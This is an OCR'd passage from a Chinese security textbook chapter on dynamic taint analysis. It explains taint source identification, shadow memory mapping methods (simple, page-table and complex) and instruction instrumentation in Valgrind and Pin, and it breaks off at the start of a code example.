


图 7-4　污点源识别流程

从以上两类方法描述可以看出，尽管无约束识别方法较为简单直接，但由于其在实际使用过程中带来较多的“污点噪音”而导致分析效率降低问题，因此，除非是实际分


析的需要(例如J. Chow等人在进行全系统数据跟踪时采用该方法),一般情况下不推荐使用该方法;而对于有约束的污点源识别,尽管可以保证只对满足特定条件的数据进行跟踪,但为了实现该方法需要按照系统调用规范监控较多的函数调用以及相关的函数提取。

7.3.2 污点内存映射

无论是为了记录污点源的产生,还是为了在后续分析过程中跟踪污点的扩散、清除过程,都需要一种方法来记录数据的污点状态变化,研究人员为此提出了"影子内存"的概念。而关于影子内存映射主要分为两个阶段:映射过程和内存表示。其中,内存表示将在7.3.3节详细描述。映射过程可以分为3种方法,即简单映射、页表映射、复杂映射,接下来对每一种映射过程及其优缺点进行详细的介绍。

1. 简单映射方法

在早期的研究过程中,人们只是简单地为每一个被污染的内存地址或者CPU寄存器额外分配一个对应的内存映射空间。该方法最早应用在2004年J. Chow提出的TainBochs系统中,其具体做法是:对于一个字节大小的内存地址,往往是只使用一个能够表示0和1的位即可,其中0表示未污染,1表示已污染;此外,如果希望完整记录整个字节中每个位的污染状态,则需要额外分配一个字节的内存空间来进行映射。上述两种映射过程如图7-5所示。



(a) 完整映射

(b) 压缩映射

图7-5 两种简单映射方法示意图

需要说明的是,无论采用哪一种形式,这类方法都需要在污点分析之前预先分配较大的内存空间,而这也是简单映射方法的主要问题所在。以分析一个32位Windows系统中的普通程序为例,即使采用压缩映射且不考虑内核地址空间,也至少需要2GB/8=256MB的地址空间。不过,相对于其问题而言,简单映射方法的主要优点体现在进行污点状态更新和查询时只需要很小的计算开销即可完成。这里所说的计算开销主要包括两

个方面：

（1）分配开销。由于简单映射方法是在分析之前对整个内存映射空间进行了预分配，因此在实际使用过程中不存在额外的分配开销。

（2）查询开销。对于完整映射方法而言，直接以实际地址来进行内存取值操作即可完成，对于压缩映射方法，需要进行一次除法和一次取余数操作。

2. 页表映射方法

针对简单映射方法存在较大的开销问题，J. Newsome 在 2004 年提出的 TaintCheck 系统中首次使用一种类似页表映射的方法来实现影子内存，随后出现的 TEMU、DECAF 等污点分析系统均使用了类似方法。典型的页表机制如图 7-6 所示。




图 7-6　页表映射机制

尽管从理论上来讲，使用页表机制导致在污点分析过程中会出现大量的分配开销，但通过实际的污点扩散统计情况来看，普通应用程序在处理污点数据时都进行的是密集型操作，即污点并不会在程序的整个内存空间任意扩散。因此在实际使用过程中，页表机制并没有带来较大的分配开销，而这也是后续的污点分析系统都将页表机制作为影子内存的首选实现方法的原因。

3. 复杂映射方法

尽管通过简单映射和页表映射已经可以应对大部分污点分析任务，但是对于影子内存问题本身来讲，这两种方法只是提供了一种具体的映射方案。从 2007 年开始，Valgrind 的开发者 N. Nethercote 对影子内存问题进行了专门的研究，并根据不同应用需求提出了较为抽象的映射模型，如图 7-7 所示。

此外，2010 年 MIT 的 Q. Zhao 等人设计了一种独立于特定系统且易扩展的影子内存映射模型——Umbra，该模型是首个支持 64 位系统的方案。此外，和 Valgrind 的默认映射机制相比，该方法具有更高的效率。2012 年，由哥伦比亚大学的 V. P. Kemerlis 在研究轻量级污点分析系统 libdft 时，提出了一套较为高效的污点映射机制，如图 7-8 所示。




图 7-7　影子内存映射模型

图 7-8　libdft 影子内存框架

7.3.3　污点动态跟踪

污点动态跟踪是污点分析主要的中间过程，也是整个分析过程中最为复杂的一项。在动态跟踪过程中，一般需要涉及 3 个阶段，即动态指令监控、污点传播计算以及污点状态更新。其中，动态指令监控是进行污点跟踪的前提，只有正确监控程序执行过程中运行的每条指令，才能有效分析污点的处理过程；污点传播计算则通过分析每条监控指令的语义信息，并利用相关的污点扩散、清除规则来保证正确的传播过程；污点状态更新是反映传播计算的结果，其一般通过更新影子内存来实现，但是不同的污点内存表示形式，其更新过程往往会有较大的差别。接下来对每一个阶段所涉及的具体内容进行详细描述。

1. 动态指令监控

动态指令监控也称动态指令插装，其基本原理是：通过将程序加载到模拟 CPU 上运行，保证在程序每条指令或每个方法执行之前和之后可以提供相应的分析接口给用户，进而实现程序的动态分析。根据监控的对象不同，现有动态指令监控技术主要分为两类：

一类是应用程序级的指令监控，另一类是系统级的指令监控。应用程序级指令监控相对来说实现过程较为简单，并且也已经出现了很多成熟的实用工具；而对于系统级监控来说，由于需要考虑的因素较多，其实现过程也十分复杂（一般需在硬件虚拟化平台上扩展实现），目前只有在学术研究领域有所提及。因此，考虑到相关方法的成熟度和本书的定位，本节只以应用程序级指令监控方法为介绍对象，对系统级指令监控感兴趣的读者可以阅读文献[13]或参考7.4节内容。

在众多已有工具中，以Linux程序分析为主的开源软件Valgrind和以Windows程序分析为主的商业软件Pin由于提供了强大的分析能力和简易的插件机制，逐渐成为目前主流的动态插装工具。尽管两个工具都提供了相似的动态指令监控能力，但是从底层实现原理上来讲，Valgrind和Pin分别对指令插装问题提出了不同的解决思路，即D&R（Disassemble-and-Resynthesize，反汇编与重组）和C&A（Copy-and-Annotate，复制和注释）。接下来简要介绍D&R和C&A两种指令插装方法的主要流程。

Valgrind使用的D&R思路是：首先，将程序运行的机器码转换成一条或者多条中间表示形式（Intermediate Representation，IR）；其次，针对每一条IR添加分析指令，并将这些分析指令同样转化为多条IR；最后，通过将所有的IR再次重组成机器码的形式，最终实现指令插装的功能。为了展示相关功能，图7-9给出了一段利用Valgrind进行指令动态监控的代码以及运行结果。

```
0x24F27C:  addl %ebx,%eax
